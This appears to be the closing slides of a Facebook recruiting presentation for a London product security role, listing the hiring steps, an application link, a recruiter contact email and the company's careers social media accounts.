Step 2: Your resume will be reviewed and if selected, you will be contacted.

Step 3: Phone/Video conference technical interviews

No onsites



facebook

Thank you!

Next steps

Apply online
fb.me/ProdSecLon17

Or send CV to;
oliviam@fb.com

Connect with us
@FacebookCareers on Facebook
@FacebookLife on Instagram


facebook